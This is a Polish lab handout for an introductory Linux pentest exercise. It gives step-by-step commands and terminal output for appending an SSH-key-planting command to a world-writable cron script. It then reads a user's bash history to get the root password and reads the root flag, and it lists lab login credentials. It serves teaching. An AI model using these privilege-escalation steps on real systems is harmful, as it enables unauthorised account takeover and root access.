



# Podstawy Linux

## Pentest

Zajęcia nr 1





# Spis treści

## ŚRODOWISKO

Uruchamianie maszyn .....	5
Połączenie OpenVPN .....	6

## ZADANIA

1.1p SSH .....	9
1.2p Zadanie Cron .....	11
1.3p Developer .....	13
1.4p Historia Bash .....	15
1.5p Flaga Roota .....	17



# Wstęp


Celem scenariusza jest zalogowanie się na maszynę **192.168.200.51**, następnie przeszukanie maszyny pod kątem błędnej konfiguracji i odczytanie pliku **/root/root.txt**.



# Przygotowanie środowiska

# Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyny *Linux Basics* oraz *Linux Basics PENTEST* są włączone.  
W każdej chwili możesz je **przywrócić** do stanu początkowego.





# Połączenie OpenVPN

The screenshot shows a dark-themed web interface. On the left is a vertical sidebar with a menu icon labeled "Menu". The main content area has a horizontal navigation bar with several items: "Strona główna", "Zadania", "Scenariusze", "Maszyny", "Ranking", "Testy", "Ustawienia", and a dropdown menu labeled "VPNy" which is currently expanded to show the option "Pobierz plik konfiguracyjny OpenVPN".

Połączenie OpenVPN jest niezbędne do rozwiązywania zadań.  
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny  
OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.  
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```



# Legenda

cat /etc/passwd - komendę należy wykonać na maszynie Kali

cat /etc/passwd - komendę należy wykonać na maszynie Ćwiczenia

cat /etc/passwd - komendę należy wykonać na maszynie Pentest



# Zadania



# Zadanie 1.1p: SSH

Celem zadania jest zalogowanie się na maszynę **PENTEST** za pomocą SSH.

Uwaga! Maszyna **PENTEST** nie jest widoczna z poziomu **VPN (Kali Linux)**.

Należy najpierw zalogować się na maszynę **LINUX BASICS ĆWICZENIA 192.168.100.1**, która posiada klucz publiczny umożliwiający na zalogowanie się na maszynę **PENTEST** jako użytkownik **pentest** bez hasła.

```
ssh student@192.168.100.1 #wykonujemy na Kali, hasło: pjatk  
ssh pentest@192.168.200.51 #wykonujemy na 192.168.100.1, bez hasła
```



# Zadanie 1.1p: SSH


```
(kali㉿kali)-[~]
$ ssh student@192.168.100.1
student@192.168.100.1's password:
Linux linux-basics 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 30 07:36:14 2024 from 10.65.0.6
student@linux-basics:~$ ssh pentest@192.168.200.51
The authenticity of host '192.168.200.51 (192.168.200.51)' can't be established.
ED25519 key fingerprint is SHA256:rYsI5+mbBIxvZ/V4TA/yZWdARMheroxIEV2Xrnmlp1A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.200.51' (ED25519) to the list of known hosts.
Linux linux-basics-pentest 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pentest@linux-basics-pentest:~$ █
```



SSH

# Zadanie 1.2p: Zadanie Cron

Celem zadania jest znalezienie zadania cron, które wykorzystuje plik z błędnymi uprawnieniami, następnie dopisanie do tego pliku komend, które umożliwią zdalne zalogowanie się jako użytkownik developer.

Przykład: skopiowanie autoryzowanego klucza publicznego do pliku **/home/developer/.ssh/authorized\_keys** umożliwi nam wylogowanie się z użytkownika pentest i zalogowanie na użytkownika developer.

```
cat /etc/crontab
#* * * * * developer /home/developer/clean.sh oznacza, że skrypt clean.sh uruchomi się co minutę z uprawnieniami developer
ls -l /home/developer/clean.sh
#uprawnienia rwxrwxrwx oznaczają, że każdy może edytować ten plik
echo "mkdir /home/developer/.ssh" >> /home/developer/clean.sh
#dopisanie do pliku clean.sh komendy tworzącej katalog ~developer/.ssh
echo "echo $(cat /home/pentest/.ssh/authorized_keys) > /home/developer/.ssh/authorized_keys" >> /home/developer/clean.sh
#dopisane do pliku clean.sh tego samego klucza, którym zalogowaliśmy się na użytkownika pentest.
```



# Zadanie 1.2p: Zadanie Cron

```
pentest@linux-basics-pentest:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .———— minute (0 - 59)
# | .———— hour (0 - 23)
# | | .———— day of month (1 - 31)
# | | | .———— month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .———— day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |

# * * * * * user-name command to be executed
17 *      * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6      * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6      1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }

#
* * * * * developer /home/developer/clean.sh
pentest@linux-basics-pentest:~$ ls -l /home/developer/clean.sh
-rwxrwxrwx 1 developer developer 23 Jul 30 03:22 /home/developer/clean.sh
pentest@linux-basics-pentest:~$ echo "mkdir /home/developer/.ssh" >> /home/developer/clean.sh
pentest@linux-basics-pentest:~$ echo "echo $(cat /home/pentest/.ssh/authorized_keys) > /home/developer/.ssh/authorized_keys" >> /home/developer/clean.sh
pentest@linux-basics-pentest:~$
```



Zadanie Cron



# Zadanie 1.3p: Developer

Celem zadania jest zdalne zalogowanie się na użytkownika developer. Zadanie cron z poprzedniego ćwiczenia uruchamia się co minutę. Po upewnieniu się, że autoryzowany klucz został poprawnie przekopiowany, możemy wylogować się z użytkownika pentest i połączyć się jeszcze raz jako użytkownik developer:

```
cat /home/developer/.ssh/authorized_keys #upewniamy się, że cron zadziałał  
exit #wracamy na maszynę 192.168.100.1  
ssh developer@192.168.200.51 #logujemy się na developera
```



# Zadanie 1.3p: Developer

```
pentest@linux-basics-pentest:~$ cat /home/developer/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCPmoH+6bFtxHHy1jUrr/y8c61tfrfYLws6zRjEhDjP4G9TSI+NJTzEen+ypiwG2A7wWR
tnAFFaFc7At0WIJMjrfNwvFk+Vg5gDeIKw0PvhLNSt2odZfiX0gA7/q6YN90ZBXFmeDaJ+ffRYH4AYuENeVsFzAWN4jOKZFNhhVgbRS
YhKYyC6ufCRPkddqMitAh/RVQ3tZDPgBVQWWSXdQmTZOFV8x4DDv9cX9qtOC+pDmsAntvWfQC3r19IRUovm4kheVZmQTsmiHZN6AJNiEFEY
2IizrGVXhR1ZrPp8Nwg09G6Rodjc+YqJG5VxuwooiSbK2BN9BXz3ZoKxyx+Jn1HtYzDb0m3oDbQfb5LFJIZ6Kkcgg16HKtVee2pCZ2dsq
kXCssou2OzjT/89bGXvStchSMsV3hLM+geARNjpbj8DKtNxtYdkdPuQVAruWKCRJeVXMVxOAivQ7XsisgByzWFzz0e8zAg7cz21F5RKP
ga0kBsfz3HtIMFnM= student@network-protocols
pentest@linux-basics-pentest:~$ exit
logout
Connection to 192.168.200.51 closed.
student@linux-basics:~$ ssh developer@192.168.200.51
Linux linux-basics-pentest 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
developer@linux-basics-pentest:~$
```



Developer




# Zadanie 1.4p: Historia Bash

Celem zadania jest odczytanie historii komend użytkownika developer, znalezienie hasła użytkownika root i zalogowanie się na niego:

```
cat /home/developer/.bash_history #w pliku znajdziemy hasło na roota  
su #za pomocą su logujemy się na roota
```

# Zadanie 1.4p: Historia Bash

```
developer@linux-basics-pentest:~$ cat /home/developer/.bash_history
vim clean.sh
clean.sh
./clean.sh
chmod 777 clean.sh
su
SHELL=/bin/bash
su
exit
developer@linux-basics-pentest:~$ su
Password:
root@linux-basics-pentest:/home/developer#
```



Historia Bash



# Zadanie 1.5p: Flaga Roota

Ostatnim krokiem jest odczytanie pliku /root/root.txt i przekopiowanie flagi do formularza na platformie:

```
cat /root/root.txt
```

# Zadanie 1.5p: Flaga Roota

Zadanie zostanie zaliczone przekopiowaniu flagi do formularza na platformie:

```
root@linux-basics-pentest:/home/developer# id  
uid=0(root) gid=0(root) groups=0(root)  
root@linux-basics-pentest:/home/developer# cat /root/root.txt  
P  
root@linux-basics-pentest:/home/developer# █
```





# Koniec ćwiczeń